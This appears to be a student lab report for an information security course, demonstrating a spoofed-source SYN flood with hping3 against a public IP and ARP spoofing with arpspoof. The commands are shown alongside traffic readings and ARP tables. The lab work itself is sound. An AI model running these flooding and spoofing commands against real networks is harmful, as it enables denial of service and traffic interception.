
Information Security Analysis and Audit

Lab Digital Assignment 4

Submitted By: Tej Prakash Agarwal(18BCI0035)


IPspoofing:-

Flooding with random source IP:-




```
root@mint:/home/mint# hping3 --flood -p 80 49.36.141.20 -S --rand-source
HPING 49.36.141.20 (enp0s3 49.36.141.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Capturing packets using wireshark:-



Network traffic on victim system:-

Before:-




Wi-Fi Intel(R) Wireless-AC 9560 160MHz

Send
288 Kbps

Receive
160 Kbps

Adapter name: Wi-Fi
SSID: RK Tiwari_5G
Connection type: 802.11ac
IPv4 address: 192.168.29.73
IPv6 address: fe80::b877:5338:8b95:1f2c%11
Signal strength:

After :-



Wi-Fi Intel(R) Wireless-AC 9560 160MHz


Send
1.2 Mbps

Receive
0 Kbps

Adapter name: Wi-Fi
SSID: RK Tiwari_5G
Connection type: 802.11ac
IPv4 address: 192.168.29.73
IPv6 address: fe80::b877:5338:8b95:1f2c%11
Signal strength:


Arpspoof:-

Getting gateway IP of the router:-




```
root@mint:/home/mint# ip r
default via 10.0.2.2 dev enp0s3 proto dhcp metric 20100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
root@mint:/home/mint#
```

Victim IP - 49.36.141.20




```
root@mint:/home/mint# ip r
default via 10.0.2.2 dev enp0s3 proto dhcp metric 20100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
root@mint:/home/mint# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:10:12:47 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 85681sec preferred_lft 85681sec
    inet6 fe80::d8a9:7864:b79d:bd8b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@mint:/home/mint#
```

Spoofing the router that I am the target:-



```
root@mint:/home/mint# sudo arpspoof -i enp0s3 -t 10.0.2.2 49.36.141.20
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
8:0:27:10:12:47 52:54:0:12:35:2 0806 42: arp reply 49.36.141.20 is-at 8:0:27:10:12:47
```



```
C:\Users\hp>arp -a

Interface: 192.168.56.1 --- 0x7
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.137.1 --- 0xd
  Internet Address      Physical Address      Type
  192.168.137.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.43.147 --- 0xf
  Internet Address      Physical Address      Type
  192.168.43.1          8a-a3-03-b7-49-4d     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\hp>
```